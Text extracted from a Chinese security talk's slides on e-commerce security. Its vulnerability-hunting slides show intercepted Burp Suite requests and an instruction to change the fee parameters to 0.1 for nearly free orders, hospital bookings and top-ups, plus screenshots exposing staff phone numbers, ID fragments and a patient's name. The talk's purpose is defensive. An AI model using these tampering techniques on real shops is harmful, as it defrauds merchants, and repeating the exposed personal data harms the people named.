综合利用双因素认证技术，
确保用户身份及相关安全设
备的真实性。

身份及设备认证

综合利用PKI及对称密码技
术保障交易电子渠道通讯安
全。

安全通道

综合利用密码技术保障交易
报文的机密性、搞篡改、不
可抵赖。

报文安全层





安全体系总结

终端安全

WEB

手机

安全管理

安全组织

安全制度

安全培训

商户营销平台

手机支付平台

应用安全平台

安全通道

统一身份认证

统一设备认证

安全交易

风险鉴别

IT支撑系统安全

主机安全

网络安全

数据库安全

安全基础设施

证书及密钥管理

灾备系统

审计系统

安全运维

运维监控

风险控制

安全审计



大数据底下的电商安全



电商安全一般都有哪些



日常是如何寻找漏洞



架构业务风控安全系统





日常是如何寻找漏洞的



买女朋友之免费





买女朋友之免费

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://www. com:80 [60.191.239.87]

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

POST /Base.ashx HTTP/1.1
Host:
Proxy-Connection: keep-alive
Content-Length: 790
Timeout: 20000
Origin: http://www. 

 全场满68元包邮 

含运费: 6.00

小计 ¥ **8.00**

发票信息

暂不要发票 [修改](#)

商品总金额
¥ **2.00**



支付成功!

您已成功支付**8.00**元。感谢您的支持，快购将尽快为您发货!
在您确认收货后，您将获得0 快购积分 [积分专区>>](#)

您可以:

[继续购物](#)

[查看订单详情](#)

提交订单

我女朋友怎么还不发货？

功能菜单	我的主页		
	待出货运单 (329) 更多		
	单号	客户	收货日期
	RI634737CN	省实业	09-14 15:01
	RI633723CN	省实业	09-14 15:01
	待处理问题件 (0) 更多		
	单号	客户	收货日期
	RI636745CN	省实业	09-14 15:01
	RC387869HK	省实业	09-14 15:03
	状态	入仓	已扣件

帐户资料管理

增加				
分公司	帐户名称	开户银行	开户人	操作
	支付宝	支付宝		修改 删除
	招行			修改 删除
	公司账户			修改 删除
	现金			修改 删除
	农行-古	农业银行		修改 删除
	中行-古	中行		修改 删除
	平安银行-清			修改 删除
SBTL104	公司账户		222282.11	人民币
SBTL106	现金		573817.16	人民币
SBTL1245	农行-古		2961633.56	人民币
SBTL454	中行-古		3811677.41	人民币
SBTL98789	平安银行-清		485598.31	人民币

买菜篇





买菜篇

中国移动 10:48 77%

/ass qr code/

14.215.8.18 请稍候 名称

配置 SELECT * FROM 'tianma_user' limit 100

± 执行

执行成功! 返回100行

information_schema	id	name	password	job_number	mobile_phone	id_card	checked	
mobile_data	1	ceyIB	PJm	88888	18219169160	8888888888888888	0	1
mys	2	mMIJoB	80a	C02603			1	0
personal_schema	3	cqlgcq	9m	A122395	0		1	1
rain_customer	4	rxJfPm	po				0	
rain_user	5	laJ2P2	32				0	
rain_wechat	6	PUCaNB	5la				0	
rain_wechat_old	7	EfJfGB	nL				0	
rain_data	8	bWcVS	nQ	A103991	1	36072219	1	7
rain_data	9	vkciam	ic	C04473	2	31023018848488157	1	5
rain_data	10	IblfPZ	Q0	B110004	3	510821	1	2
tiama_company	[SELECT * FROM 'tiama_user' limit 100]							
tiama_lift	id	name	password	job_number	mobile_phone	id_card	checked	
tiama_lift_goods	1	ceyIB	PJm	88888	18219169160	8888888888888888	0	1
tiama_leave	2	mMIJoB	80a	C02603			1	0
tiama_leave_data	3	cqlgcq	9m	A122395	0		1	1
tiama_staff	4	rxJfPm	po				0	
tiama_staff_old	5	laJ2P2	32				0	
tiama_user	6	PUCaNB	5la				0	
wecl_data_city	7	EfJfGB	nL				0	
wecl_data_analysis	8	bWcVS	nQ	A103991	1	36072219	1	7
wecl_data_rail	9	vkciam	ic	C04473	2	31023018848488157	1	5
wecl_data_cos	10	IblfPZ	Q0	B110004	3	510821	1	2
wecl_data_cg	11	mtVksB	mL	A140789	15889681345	441	1	
wecl_data_esial	12	4GdJOF	qL				0	
wecl_data_enter	13	Yn5Uy	Id				0	
wecl_data_enter	14	cVhWHK	Id				0	



看病篇

Raw

POST
/ip-pat-
E5%8D%88
97%
4%B8%8D%
A7%91%E5
%A5%E8%A
A8%E8%AF
Id=7858|
Host: mp
Accept:
Proxy-Co
Accept-L
Accept-E
Content-

中国移动 11:54 13%

< 返回

我的挂号

...

当前挂号(1)

历史挂号(0)

费用: 0.1元

状态: 已支付



副主任号

南山发热门
诊

取消预约

深圳市南山
区人民医院

就诊人

党新乐

就诊时间

2015-07-14 下午 14:00 -14:30

l&treatfee=0.1&dentId=354&doctorId=3920®Date=2015-07-15&timeFlag=%E4%B8%8B%
d4%E5%B1%82%E5%8C%82%E5%8F%B7%E6%97%B6%E
%8C%BB%E5%
A5%E8%AF%8A
E5%BA%94%E5
eptName=%E5%
97%E5%B1%B1
9,*/*:q=0.8

在下一步提交的时候修改价格
，这两个参数fee=、treatfee都改成0.1





开房篇

我的储值账户

储值卡充值信息

会员ID:	
会员姓名:	陈生
会员手机号:	



POST /MyStoredValueCard/RechargePay HTTP/1.1

Host: www. .com

Proxy-Connection: keep-alive

Content-Length: 161

Cache-Control: max-age=0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Origin: http://www. .com

User-Agent:

Content-Type: application/x-www-form-urlencoded

Referer: http://www. .com/MyStoredValueCard/ChooseRechargeWay?cardNo=卡号&cardType=0&userName=%E9%99%88%E7%94%9F&phone=手机号&rechargeMoney=1&operateNo=订单号&payType=0&status=0

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.8,en

Cookie:

cardNo=卡号&cardType=0&errorMessage=

我的储值账户

储值卡明细

储值卡余额: 1001.10 元 (可用余额: 1001.10 元)

[【重置支付密码】](#)

[【查看储值优惠政策及使用规则】](#)

我要





黑客的千变万化

木桶人也要有思维



黑客总是从意想不到的地方进入.....

同时，我们认为安全的未来是态势感知

态势感知定义：

全面、快速、准确的感知过去、现在、未来的安全威胁。





大数据底下的电商安全



电商安全一般都有哪些



日常是如何寻找漏洞



架构业务风控安全系统





架构业务风控安全系统



基于行为数据的业务风险分析方法

行为数据采集

异常行为及风险分析

智能学习，建立行为基线

建立风险模型



架构业务风控安全系统

行为数据采集:



模型抽象，多数与少数的不同.

只采集行为数据,还原成点击流,转换成操作行为





数据中心

BIG


DATA

利用大数据对确切的攻击行为进行分析

- ✓分析攻击者的来源
- ✓攻击路线
- ✓身份背景
- ✓目的
- ✓攻击者是谁
- ✓从哪来
- ✓来干什么
- ✓拿到了什么？


对于每一次入侵事件在处理威胁后都可以生成一份威胁处理报告。

数据分析处理输出中心






架构业务风控安全系统



行业定位：电子商务、电子银行、互联网金融

应用范围：信息安全、风险控制、IT审计

主要特点：未知风险、业务风险、易于实施、风险建模



不论传统还是现代金融

即使黑客进来后也没办法攻破



谢谢

Thank you for listening